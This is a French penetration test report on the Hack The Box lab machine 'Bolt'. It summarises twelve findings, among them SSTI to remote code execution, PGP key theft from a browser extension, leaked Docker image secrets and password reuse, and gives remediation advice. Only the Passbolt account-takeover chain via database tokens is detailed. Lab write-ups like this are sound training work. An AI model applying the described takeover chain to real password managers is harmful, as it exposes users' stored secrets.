



TEST D'INTRUSION APPLICATIF HACKTHEBOX

Compte rendu d'audit - 18/06/25

Confidentiel et Réservé
HackTheBox

À l'attention de :

Nom	Poste	Téléphone	Courrier électronique
John Doe	PDG de bolt.htb	(+33) 123456789	johndoe@htb.com

Vos interlocuteurs AOA :

Nom	Poste	Téléphone	Courrier électronique
Amine OULD AMARA	Auditeur / Pentesteur / Consultant	(+33) 789456123	amineoa@aoa.com

Historique des modifications :

Version	Date	Objet de la version
v0.1	13/06/2025	Création du document
v0.1	14/06/2025	Rédaction du document
v0.1	17/06/2025	Validation du document

Table of Contents

A. Contexte.....	3
B. Modalités de l'évaluation.....	4
C. Périmètre de l'audit.....	5
D. Points Positifs.....	6
E. Opinion de l'auditeur.....	7
F. Roadmap.....	8
G. Criticité des vulnérabilités.....	9
H. Diagrammes des vulnérabilités identifiées.....	10
I. Synthèse des vulnérabilités identifiées.....	11
J. Synthèse des recommandations.....	12
K. Scénarios de risques.....	15
V1 – Exploitation de la récupération de compte sur Passbolt via l'accès à la base de données SQL ★★★★★	16
V2 – Server-Side Template Injection (SSTI) exploitable pour obtenir un shell ★★★★★.....	21
V3 – Extraction de la clé privée PGP depuis une extension Chrome ★★★★★.....	27
V4 – Réutilisation abusive de mots de passe d'un composant tiers (Passbolt) ★★★.....	31
V5 – Informations sensibles récupérables depuis une image Docker mal nettoyée ★★★.....	34
V6 – Découverte de virtual hosts sensibles accessibles publiquement via fuzzing HTTP Host headers ★★★	40
V7 – Application web non chiffré ★★.....	43
V8 – Stockage de mot de passe avec un algorithme faible ★★.....	45
V9 – Password policy faible ★★.....	47
V10 – Absence de rate limiting / bruteforce protection ★★.....	49
V11 – Failles potentielles dans Passbolt (vulnérabilités connues) ★★.....	51
V12 – Manque de durcissement des headers HTTP et des cookies ★.....	53

Introduction

A. Contexte

Bolt est une entreprise fictive créée dans le cadre de la plateforme **Hack The Box**, représentant une société technologique en pleine croissance. Elle propose des solutions numériques destinées à améliorer la gestion de l'information, la communication interne et la sécurité des données pour les entreprises modernes. L'environnement simulé de Bolt regroupe plusieurs services en ligne, notamment un **gestionnaire de mots de passe**, une **messaging interne** et une **interface de démonstration**, illustrant un système d'information typique d'une PME innovante.

Soucieux de renforcer la sécurité de ses services accessibles sur Internet, Bolt a mandaté un **audit de sécurité offensive** sous la forme d'un **test d'intrusion applicatif** ciblant l'environnement web hébergé sur le domaine principal **bolt.htb**, puis du serveur qui héberge le service. Cette démarche s'inscrit dans une volonté de prévention proactive face aux menaces numériques, visant à identifier et corriger les vulnérabilités avant qu'elles ne soient exploitées. L'objectif est de garantir la **confidentialité**, l'**intégrité** et la **disponibilité** des systèmes exposés, tout en assurant une conformité aux bonnes pratiques de sécurité.

L'application ciblée, **bolt.htb**, centralise plusieurs services simulés utilisés par les employés de Bolt, tels que la gestion des mots de passe via **Passbolt**, un système de messagerie interne accessible via **mail.bolt.htb**, ainsi qu'une interface de démonstration (**demo.bolt.htb**) destinée à la présentation de produits. Ce portail illustre les usages courants d'une plateforme collaborative, offrant des fonctionnalités de communication sécurisée, de gestion d'identités et d'intégration de services critiques. L'audit vise à évaluer la **résilience globale de l'environnement**, tant au niveau applicatif qu'infrastructurel.

B. Modalités de l'évaluation

Le test d'intrusion a été réalisé selon une **approche boîte noire**, reproduisant les conditions d'un **attaquant externe sans information préalable** sur l'environnement ciblé. Aucun **accès authentifié**, **code source** ou **documentation technique** n'a été fourni en amont.

L'audit s'est appuyé sur une **démarche méthodologique** inspirée des standards reconnus dans l'industrie, tels que l'**OWASP Testing Guide**, le référentiel **PTES** (*Penetration Testing Execution Standard*) et le framework **MITRE ATT&CK**. L'ensemble des tests a été mené **manuellement**, complété par des **outils d'automatisation** pour l'énumération des services, la cartographie des sous-domaines/vhosts, et la détection initiale de vulnérabilités.

Les principales étapes de l'évaluation ont été les suivantes :

- **Cartographie** de la surface d'attaque accessible depuis le domaine **bolt.htb** et ses sous-domaines (vhosts) ;
- **Analyse du comportement applicatif**, des mécanismes d'authentification, et des interactions client-serveur ;
- **Recherche et exploitation de vulnérabilités critiques** (ex. : injection de templates coté serveur, mauvaises configurations, expositions de secrets) ;
- **Reconstitution de scénarios de compromission** réalistes allant jusqu'à la **prise de contrôle complète** de certains composants (**application Passbolt, machine hôte**).

L'ensemble des résultats présentés dans ce rapport a été obtenu dans un **cadre contrôlé et éthique**, exclusivement dans le contexte de la plateforme **Hack The Box**. Les techniques et outils employés l'ont été à des fins d'évaluation, sans impact sur des systèmes réels en production.

C. Périmètre de l'audit

Le **périmètre de l'audit** correspond à l'**environnement simulé fourni par la machine Bolt** de la plateforme **Hack The Box**. Celui-ci expose plusieurs **services web accessibles depuis Internet**, incluant :

- Le domaine principal **bolt.htb** hébergeant une application web de type portail ;
- Le vhost **passbolt.bolt.htb**, contenant une instance du gestionnaire de mots de passe **Passbolt** ;
- Le vhost **demo.bolt.htb**, simulant une interface de démonstration de l'application ;
- Le vhost **mail.bolt.htb**, exposant une **messagerie interne** pour la réception d'e-mails ;
- Des **services annexes** découverts durant l'audit, accessibles via les **ports ouverts** ou via des **configurations internes** (ex. : **accès SSH**, **base de données MySQL**, **image Docker téléchargeable**, etc.).

L'audit a porté sur l'ensemble des éléments découverts dynamiquement, conformément à une **approche non-intrusive** respectant les limites de l'environnement simulé. Aucun test de type **déni de service (DoS)**, **phishing** ou **surcharge applicative** n'a été mené, afin de préserver la stabilité du scénario pédagogique fourni.

L'**objectif principal** de cette évaluation était de **mettre en évidence les vulnérabilités critiques** accessibles depuis une **posture d'attaquant externe non authentifié**, tout en illustrant des **scénarios d'exploitation complets** jusqu'à la **compromission de comptes**, d'**applications** ou du **système sous-jacent**.

Synthèse de l'audit

D. Points Positifs

Bien que plusieurs **vulnérabilités critiques** aient été identifiées au sein de l'**infrastructure auditée**, certains **points positifs notables** ont également été relevés :

✅ **Le client adopte une démarche proactive en matière de cybersécurité**

La demande explicite de réaliser un **test d'intrusion applicatif** sur un **environnement exposé en production** démontre une volonté claire de **renforcer la posture de sécurité** de l'organisation. Cette initiative traduit une **prise de conscience des enjeux** liés à la **menace cyber**, et une démarche volontaire de **mise en conformité avec les bonnes pratiques** du secteur.

✅ **Les remédiations sont techniquement maîtrisables et à faible impact**

Les **vulnérabilités identifiées**, bien que **critiques pour certaines**, sont **relativement simples à corriger techniquement**. La majorité des remédiations proposées (**restriction d'accès, durcissement applicatif, gestion des secrets**) peuvent être mises en œuvre **sans altérer les fonctionnalités majeures** du système, ni perturber les **opérations courantes** des utilisateurs finaux.

✅ **La gouvernance technique est centralisée et cohérente**

L'**infrastructure** semble maintenue par une **équipe technique unique**, en charge à la fois du **développement** et de l'**exploitation** des services. Cette **centralisation** facilite la **coordination des actions correctives**, réduit les **risques liés à la dilution des responsabilités**, et permet une **mise en œuvre rapide et efficace** des recommandations émises à l'issue de l'audit.

E. Opinion de l'auditeur

Le **niveau de sécurité** de l'**infrastructure web Bolt** est jugé **insuffisant** au regard des **standards attendus** pour un système **exposé sur Internet**, notamment pour des services manipulant des **informations sensibles** telles que des **mots de passe**, des **communications internes** ou des **fichiers d'infrastructure**. L'environnement présente plusieurs **vulnérabilités critiques** exploitables **sans authentification préalable**, ce qui le rend vulnérable à des **attaques opportunistes**, même menées par des **adversaires peu expérimentés**.

Les **tests techniques réalisés** ont permis d'identifier des **scénarios de compromission réels**, exploitables de bout en bout, permettant à un attaquant externe d'obtenir successivement un accès à des **données sensibles**, à des **comptes internes**, puis à l'**ensemble du serveur hôte**. En particulier, l'**accès à une image Docker exposée publiquement**, combiné à une **mauvaise gestion des secrets** et à la présence de **failles applicatives** (SSTI, **mauvaise gestion des fichiers**, **configuration PHP permissive**), permet à un attaquant de **reconstituer l'environnement**, d'**accéder à des clés privées**, puis de **compromettre les comptes d'utilisateurs légitimes**.

Certaines **interfaces**, telles que **Passbolt** ou la **messaging interne**, sont exposées **sans restriction d'accès**, ni **filtrage IP**, et utilisent des **données sensibles stockées en clair** dans des volumes accessibles depuis l'image Docker. La **découverte et la réutilisation de mots de passe faibles ou récurrents** permettent à un attaquant de **prendre le contrôle complet** de l'application de gestion des mots de passe, et d'**accéder à l'ensemble des secrets stockés**, y compris les **mots de passe root** et les **clés SSH**.

L'**absence de contrôle d'accès strict** dans certains endpoints permet également à un **attaquant authentifié avec des droits faibles** de **monter en privilèges** via des **injections de code serveur ou navigateur** (ex : SSTI, XSS persistante). Certaines **entrées non filtrées** permettent l'**injection de code** ou la **lecture/écriture de fichiers** sur le serveur, compromettant ainsi la **confidentialité**, l'**intégrité** et la **disponibilité** des données.

En outre, l'infrastructure ne met pas en œuvre de **politiques de sécurité robustes** concernant les **artefacts sensibles** : aucun **chiffrement des clés PGP**, **pas d'attributs de sécurité sur les cookies**, **exposition directe de services internes**, etc. Ces **lacunes** offrent un **terrain d'attaque large** et **facilement exploitable** à un acteur malveillant, même **sans accès privilégié initial**.

Enfin, certaines **erreurs de conception fondamentales** — telles que le **stockage persistant de secrets dans des conteneurs accessibles**, l'**exposition non contrôlée de services critiques**, ou l'**utilisation de composants vulnérables** — exposent les utilisateurs à des **risques évitables** qui auraient pu être anticipés avec une **approche DevSecOps structurée**.

F. Roadmap

L'objectif principal de cette évaluation étant **pédagogique**, les vulnérabilités identifiées sur la machine **Bolt** doivent être considérées comme des **points de remédiation critiques** illustrant des erreurs courantes en matière de développement, de configuration et de gestion des secrets. À ce titre, les priorités suivantes sont recommandées pour améliorer significativement le niveau de sécurité de l'environnement :

1. **Assainir** les artefacts exposés (images Docker, fichiers de configuration, clés privées, tokens, etc.) pour éliminer toute donnée sensible résiduelle.
2. Mettre en œuvre un **contrôle d'accès strict** pour les interfaces sensibles (Passbolt, interfaces de démonstration, services internes), incluant restrictions IP, authentification forte et cloisonnement réseau.
3. **Durcir** la configuration des services applicatifs : désactiver les fonctions dangereuses, supprimer les services inutiles, valider les entrées côté serveur.
4. Appliquer une politique de **gestion des secrets** rigoureuse : séparation des identifiants, stockage sécurisé, renouvellement périodique.
5. Renforcer la sécurité des postes clients : protection des navigateurs, chiffrement des clés PGP, extensions de sécurité.

Ces mesures s'inscrivent dans une démarche globale de sécurisation du cycle de développement. Un audit complémentaire interne est recommandé pour compléter la couverture des vecteurs d'attaque.


G.Criticité des vulnérabilités

Intitulé	Description	Niveau de risque	Valeur
Critique	La vulnérabilité identifiée est « critique » : il peut en résulter une prise de contrôle totale du service ou de l'équipement. Note : Une vulnérabilité critique ne permet pas systématiquement de prendre le contrôle du système sous-jacent, mais peut impacter le service audité lui-même.	★★★★	4
Majeure	La vulnérabilité crée un risque limité. Seule une partie du service ou de l'équipement est sous contrôle après exploitation.	★★★	3
Moyenne	La vulnérabilité crée un risque limité, par exemple la divulgation d'informations sous-jacente pourrait être utilisée pour exploiter des vulnérabilités dont le niveau de risque est plus élevé.	★★	2
Mineure	Deux cas de figure se présentent : - La vulnérabilité est potentielle, mais ne peut mettre en cause l'intégrité ou la confidentialité du système en l'état ; - La vulnérabilité permet l'accès à des informations techniques qui, utilisées seules, n'impactent pas la sécurité.	★	1


Nous recommandons l'application rapide des recommandations liées aux vulnérabilités de criticité ★★★ et ★★★★ afin d'éviter des divulgations d'informations qui pourraient avoir un impact pour HackTheBox.

H. Diagrammes des vulnérabilités identifiées

Proportions des vulnérabilités identifiées par criticité



Disctribution des vulnérabilités identifiées par criticité



I. Synthèse des vulnérabilités identifiées

Vuln.	Description	Périmètre	Criticité
V1	Exploitation du mécanisme de récupération de compte via accès direct à la base de données	Application Passbolt (passbolt.bolt.htb)	4
V2	Server-Side Template Injection (SSTI) menant à l'exécution de code distant (RCE)	Application demo.bolt.htb	4
V3	Extraction de la clé PGP privée depuis le profil Chrome de l'utilisateur	Poste client / Extension Passbolt	4
V4	Réutilisation du mot de passe MySQL pour un accès SSH	Serveur Linux / Application Passbolt	3
V5	Fichiers sensibles retrouvés dans une image Docker non nettoyée	Application bolt.htb / Docker	3
V6	Découverte de virtual hosts exposés publiquement par fuzzing de l'en-tête Host	Infrastructure réseau web	2
V7	Absence de chiffrement HTTPS sur certaines interfaces	Application bolt.htb / demo.bolt.htb	2
V8	Algorithme de hachage faible pour le stockage des mots de passe dans la base SQLite	Base de données interne (Docker)	2
V9	Politique de mot de passe insuffisante (mot de passe faible cracké)	Application bolt.htb	2
V10	Absence de mécanisme de protection contre les attaques bruteforce	Interfaces d'authentification	2
V11	Utilisation de versions logicielles vulnérables (Passbolt, Apache)	Environnement serveur	2
V12	Headers HTTP et cookies non durcis (absence de HttpOnly, Secure, CSP, etc.)	Applications web	1


J. Synthèse des recommandations

#	Recommandation	Priorité
R1	• Stocker les secrets (identifiants, clés) dans un coffre-fort sécurisé dédié; • Restreindre strictement les permissions sur les fichiers de configuration sensibles (ex. : <code>chmod 640</code> et <code>chown root:www-data</code>) ; • Créer un utilisateur MySQL dédié à l'application avec des privilèges minimaux (lecture/écriture sur les seules tables nécessaires) et sans accès à mysql ou au système de fichiers ; • Durcir la configuration de la base de données Passbolt : désactivation des interfaces d'administration publiques, journalisation des accès, application des guides de sécurité du fournisseur (MySQL/MariaDB) ; • Mettre en place une supervision des accès non interactifs ou inhabituels à la base de données Passbolt, en particulier pour les utilisateurs de service.	P1
R2	• Éviter l'usage de fonctions d'évaluation dynamique telles que <code>render_template_string</code>. Utiliser les fonctions de rendu sécurisé du moteur de template avec liaison explicite de variables (<code>render_template, {{ variable }}</code>) ; • Appliquer une validation et un filtrage rigoureux des entrées utilisateur, selon le contexte (HTML, JavaScript, URL, etc.) ; • Exécuter l'application dans un environnement cloisonné (conteneur, sandbox) avec les privilèges minimum requis (least privilege) ; • Réaliser des revues de code régulières pour identifier les usages dangereux de fonctions dynamiques ; • Intégrer des outils de détection d'injections (SSTI inclut) dans la chaîne CI/CD.	P1
R3	• Mettre en œuvre une politique de protection des postes utilisateurs, incluant le chiffrement complet des disques (BitLocker, LUKS) ; • Chiffrer systématiquement les clés privées avec une passphrase robuste, et imposer une politique de mot de passe fort pour les extensions sensibles ; • Restreindre l'utilisation de Passbolt à des postes administrés, situés sur un segment réseau sécurisé et soumis à une surveillance renforcée ; • Auditer les extensions de navigateur autorisées, et contrôler leur gestion locale des données sensibles, notamment dans les répertoires utilisateur (<code>~/.config/google-chrome, %APPDATA%</code>, etc.).	P1
R4	• Imposer une politique de séparation stricte des secrets, avec des mots de passe distincts pour chaque service (base de données, API, SSH, etc.) ; • Restreindre l'accès aux fichiers de configuration sensibles selon le principe de moindre privilège (<code>chmod 640, chown root:www-data</code>, etc.) ; • Mettre en œuvre des revues périodiques des comptes, secrets et permissions, idéalement via un outil centralisé de gestion des secrets ; • Préférer l'authentification par clé SSH pour les comptes utilisateurs, afin de supprimer	P3

	l'usage de mots de passe statiques là où ce n'est pas indispensable.	
R5	- Mettre en œuvre un processus de nettoyage systématique des images Docker avant publication : suppression des fichiers temporaires, artefacts de build, historiques, clés, etc. - Ne pas inclure de secrets dans l'image finale. Préférer l'usage de variables d'environnement chiffrées, de volumes montés dynamiquement ou d'un gestionnaire de secrets dédié ; - Intégrer un scan automatisé de sécurité des images Docker dans la chaîne CI/CD afin de détecter la présence de secrets ou de fichiers sensibles ; - Former les équipes de développement et DevOps à la gestion sécurisée des conteneurs et des secrets, avec intégration dans les revues de sécurité de code et les pipelines.	P3
R6	- Maintenir un inventaire exhaustif et documenté des sous-domaines/vhost utilisés dans les environnements de développement, test ou démonstration. - Appliquer des mesures de restriction d'accès sur les services non destinés au public (filtrage IP, authentification préalable, segmentation réseau, VPN). - Mettre en place des tests automatisés pour détecter la réponse de services à des en-têtes Host inattendus.	P2
R7	Il est recommandé de : - Activer le chiffrement TLS sur toutes les interfaces web exposées. - Mettre en place une redirection automatique de toutes les requêtes HTTP vers HTTPS. - Ajouter l'en-tête HSTS (Strict-Transport-Security) afin d'imposer le chiffrement côté client pour les futures connexions. - Obtenir un certificat TLS valide signé par une autorité de certification reconnue (même pour les environnements de préproduction accessibles sur Internet).	P2
R8	Il est recommandé de : - Remplacer l'algorithme MD5 par un mécanisme plus sécurisé : bcrypt, argon2id ou PBKDF2 ; - Mettre à jour les comptes existants via une rotation forcée des mots de passe ; - Auditer les applications pour s'assurer de l'utilisation de bibliothèques de hachage modernes ; - Intégrer des tests automatisés dans les pipelines CI/CD pour détecter l'usage d'algorithmes faibles.	P2
R9	- Mettre en place une politique stricte de mot de passe : - Longueur minimale (≥ 12 caractères), - Obligation d'inclure au moins une majuscule, une minuscule, un chiffre, et un caractère spécial, - Blocage des mots de passe trop courants (via dictionnaire bloquant). - Implémenter un contrôle côté serveur lors de la création ou modification de mot de passe, même si une validation est déjà présente côté client. - Envisager l'ajout d'un module de vérification de robustesse ou de vérification contre les fuites connues.	P2
R10	Implémenter un mécanisme de rate limiting sur les points sensibles :	P2

	◦ Authentification (/login), réinitialisation de mot de passe, création de compte ; ◦ Requêtes HTTP anormales (fuzzing, scanning, requêtes répétées sur l'en-tête Host). • Mettre en place un verrouillage progressif ou temporaire après un certain nombre d'échecs d'authentification. • Intégrer des protections côté serveur (via nginx, fail2ban, middleware applicatif) et/ou des CAPTCHAs dynamiques pour les actions critiques. • Surveiller les logs d'authentification et mettre en place une détection d'activités suspectes (SIEM / IDS).	
R11	• Mettre à jour Passbolt vers une version stable et à jour ($\geq 4.6.2$) ; • Mettre également à jour toutes les extensions navigateur associées ; • Vérifier les résultats de l'outil de Health Check de Passbolt et corriger toutes les erreurs ou alertes critiques; • Surveiller activement les vulnérabilités liées aux versions déployées via des outils comme GitHub Dependabot, NVD ou CVE Details ; • Mettre en place une politique de veille logicielle et de gestion des mises à jour pour les composants open source.	P2
R12	Configurer systématiquement les headers HTTP suivants sur l'ensemble des services web exposés : • Strict-Transport-Security – Forcer l'usage du HTTPS (avec includeSubDomains et preload si possible) ; • X-Frame-Options: DENY – Protection contre le clickjacking ; • X-Content-Type-Options: nosniff – Protection contre les interprétations erronées de contenu ; • Content-Security-Policy – Politique restrictive de chargement de scripts, contenus, ressources. Et pour les cookies : • Secure – Obligatoire pour empêcher l'envoi en HTTP clair ; • HttpOnly – Pour bloquer l'accès JavaScript aux cookies sensibles ; • SameSite=Strict ou Lax – Pour empêcher les requêtes inter-sites malveillantes.	P1

K. Scénarios de risques



Détail des vulnérabilités

V1 – Exploitation de la récupération de compte sur Passbolt via l'accès à la base de données SQL ★★★★★

Périmètre :

Application web – Service Passbolt accessible via bolt.htb et ses composants internes

Description :

Passbolt est un gestionnaire de mots de passe collaboratif reposant sur une base de données MySQL et sur l'utilisation de clés PGP pour l'authentification. La sécurité de cette application repose notamment sur la protection rigoureuse des secrets (identifiants de base de données, tokens, clés) via des fichiers de configuration restreints, hébergés dans un environnement de confiance.

Lors de l'audit, un fichier de configuration situé à l'emplacement `/etc/passbolt/passbolt.php` a été découvert après un premier accès au serveur. Ce fichier contenait en clair les identifiants de connexion à la base de données MySQL. Ces identifiants ont permis au pentesteur de se connecter à la base, puis de lire la table `authentication_tokens`, contenant des tokens de réinitialisation de mot de passe ou des enregistrements liés à la gestion des sessions.

Le pentesteur a alors initié une procédure de récupération de mot de passe pour le compte `eddie@bolt.htb`, en utilisant le token extrait et la clé PGP précédemment récupérée (cf. [V3](#)). Cela lui a permis de prendre le contrôle du compte Passbolt de l'utilisateur.

Impact :

L'exploitation de cette vulnérabilité permet à un attaquant :

- De prendre le contrôle du compte Passbolt d'un utilisateur dont la clé privée PGP est accessible ;
- D'accéder à l'ensemble des secrets partagés au sein du coffre-fort ;
- D'ajouter ou de supprimer des utilisateurs, modifier les droits ou supprimer des entrées critiques.

Le coffre-fort contenait notamment le mot de passe du compte `root`, ce qui constitue une **compromission complète** de la solution de gestion de mots de passe, et donc un risque critique pour l'ensemble des systèmes s'appuyant sur elle.

Recommandation :

- Stocker les secrets (identifiants, clés) dans un coffre-fort sécurisé dédié. ;
- Restreindre strictement les permissions sur les fichiers de configuration sensibles (ex. : `chmod 640` et `chown root:www-data`) ;
- Créer un utilisateur MySQL dédié à l'application avec des privilèges minimaux (lecture/écriture sur les seules tables nécessaires) et sans accès à mysql ou au système de fichiers ;
- Durcir la configuration de la base de données Passbolt : désactivation des interfaces d'administration publiques, journalisation des accès, application des guides de sécurité du fournisseur (MySQL/MariaDB) ;
- Mettre en place une supervision des accès non interactifs ou inhabituels à la base de données Passbolt, en particulier pour les utilisateurs de service.

Documentation :


- [OWASP – Broken Authentication](#)
- [CWE-640 – Weak Password Recovery Mechanism for Forgotten Password](#)
